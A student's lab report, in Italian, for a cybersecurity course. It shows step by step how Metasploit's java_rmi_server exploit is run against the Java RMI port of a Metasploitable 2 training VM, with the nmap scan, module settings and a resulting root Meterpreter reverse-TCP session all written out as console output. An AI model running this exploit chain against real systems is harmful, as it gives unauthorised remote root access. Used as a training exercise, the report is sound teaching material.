

Beatrice Folino

[M4 - Progetto Finale]

EPICODE - CYBERSECURITY CLASS


26 febbraio 2024



La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

SVOLGIMENTO


Anche se la traccia dice diversamente, ho preferito lasciare gli ip delle VM come da nostro laboratorio virtuale. Eseguendo comando ifconfig su entrambe, noteremo gli ip corrispondenti, cioè 192.168.50.100 per Kali Linux e 192.168.50.101 per Metasploitable.



The image shows two side-by-side windows. The left window is a terminal on a Kali Linux machine. It displays the output of the 'ifconfig' command for the 'eth0' and 'lo' interfaces. The 'eth0' interface has the IP address 192.168.50.100. The 'lo' interface has the IP address 127.0.0.1. The right window is a virtual machine window titled 'Metasploitable2 [In esecuzione] - Oracle VM VirtualBox'. It shows the output of the 'ifconfig' command for the 'eth0' and 'lo' interfaces. The 'eth0' interface has the IP address 192.168.50.101. The 'lo' interface has the IP address 127.0.0.1.

```
kali@kali: ~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255  
    inet6 fe80::a00:27ff:fe3b:7ef5 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)  
    RX packets 57 bytes 4646 (4.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 18 bytes 2564 (2.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
msfadmin@metasploitable:~$ ifconfig  
eth0  
    Link encap:Ethernet HWaddr 08:00:27:31:c7:7b  
    inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe31:c77b/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:55 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:0 (0.0 B) TX bytes:4130 (4.0 KB)  
    Base address:0xd020 Memory:f0200000-f0220000  
  
lo  
    Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING MTU:16436 Metric:1  
    RX packets:106 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:106 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:20765 (20.2 KB) TX bytes:20765 (20.2 KB)  
  
msfadmin@metasploitable:~$
```

Andiamo quindi a eseguire una scansione NMAP sulla macchina Metasploitable per verificare la porta 1099 indicata dalla traccia.



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.50.101  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-26 06:50 EST  
Nmap scan report for 192.168.50.101  
Host is up (0.00038s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd
```

Effettuata la verifica, sempre da terminale, lanciamo il comando MSFCONSOLE per aprire la dashboard di Metasploit.

Per trovare l'exploit che ci interessa procediamo cercando la vulnerabilità, cioè "search java rmi".

Quella ci interesserà sarà la n.4 come da figura sottostante, capace di stabilire una reverse TCP.

```
msf6 > search java rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22      excellent Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1  exploit/multi/misc/java_jmx_server 2013-05-22      excellent Yes    Java JMX Server Insecure Configuration Code Execution
2  auxiliary/scanner/misc/java_jmx_server 2013-05-22      normal   No     Java JMX Server Insecure Endpoints Code Execution Scanner
3  auxiliary/gather/java_rmi_registry 2011-10-15      normal   No     Java RMI Registry Interfaces Enumeration
4  exploit/multi/misc/java_rmi_server 2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
5  auxiliary/scanner/misc/java_rmi_server 2011-10-15      normal   No     Java RMI Server Insecure Endpoints Code Execution Scanner
6  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
7  exploit/multi/browser/java_signed_applet 1997-02-19      excellent No     Java Signed Applet Social Engineering Code Execution
8  exploit/multi/http/jenkins_metaprogramming 2019-01-08      excellent Yes    Jenkins ACL Bypass and Metaprogramming RCE
9  exploit/linux/misc/jenkins_java_deserialize 2015-11-18      excellent Yes    Jenkins CLI RMI Java Deserialization Vulnerability
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27      excellent No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
11 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26      excellent Yes    Openfire authentication bypass with RCE plugin
```

Per selezionarla digitiamo “use 4”, corrispondente al numero dell’exploit che vogliamo utilizzare.

```
kali@kali: ~
File Actions Edit View Help

2  auxiliary/scanner/misc/java_jmx_server 2013-05-22      normal   No     Java JMX Server Insecure Endpoints Code Execution Scanner
3  auxiliary/gather/java_rmi_registry 2011-10-15      excellent Yes    Java RMI Registry Interfaces Enumeration
4  exploit/multi/misc/java_rmi_server 2011-10-15      normal   No     Java RMI Server Insecure Default Configuration Java Code Execution
5  auxiliary/scanner/misc/java_rmi_server 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
6  exploit/multi/browser/java_rmi_connection_impl 1997-02-19      excellent No     Java Signed Applet Social Engineering Code Execution
7  exploit/multi/http/jenkins_metaprogramming 2019-01-08      excellent Yes    Jenkins ACL Bypass and Metaprogramming RCE
8  exploit/linux/misc/jenkins_java_deserialize 2015-11-18      excellent Yes    Jenkins CLI RMI Java Deserialization Vulnerability
9  exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27      excellent No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
10 exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26      excellent Yes    Openfire authentication bypass with RCE plugin
11 exploit/multi/http/totaljs cms_widget_exec 2019-08-30      excellent Yes    Total.js CMS 12 Widget JavaScript Code Injection
12 exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc 2021-09-21      manual   Yes    VMware vCenter vScalation Privilege Escalation

Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Con il comando “show options” potremo vedere i parametri configurabili.

```
File Actions Edit View Help
Name      Current Setting  Required  Description
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.50.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099             yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   false            no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   false            no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port


Exploit target:
Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) >
```

Essendo già tutto pre-settato, a noi interesserà specificare solo l’RHOST della macchina target.

Lo facciamo con il comando “set RHOST 192.168.50.101”, ottenendo conferma come da immagine sottostante.

Name	Current Setting	Required
HTTPDELAY	10	yes
RHOSTS	192.168.50.101	yes
RPORT	1099	yes
SRVHOST	0.0.0.0	yes
SRVPORT	8080	yes
SSL	false	no
SSLCert		no
URIPATH		no



Lasciamo l'exploit dando comando "run". Si aprirà una shell meterpreter a conferma della riuscita.

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/0icgfjJVGHYj
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:40412) at 2024-02-26 06:58:16 -0500

meterpreter > |
```

A questo punto potremo ottenere informazioni dalla macchina target eseguendo comandi come GETUIIS, SYSINFO, IFCONFIG e ROUTE. L'attacco è riuscito.

(vedesi immagini nella pagina seguente.)

```
meterpreter > getuid
Server username: root
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > systeminfo
[-] Unknown command: systeminfo
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe31:c77b
IPv6 Netmask : ::

meterpreter > 
```

```
meterpreter > route
```

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.50.101	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe31:c77b	::	::		

```
meterpreter > 
```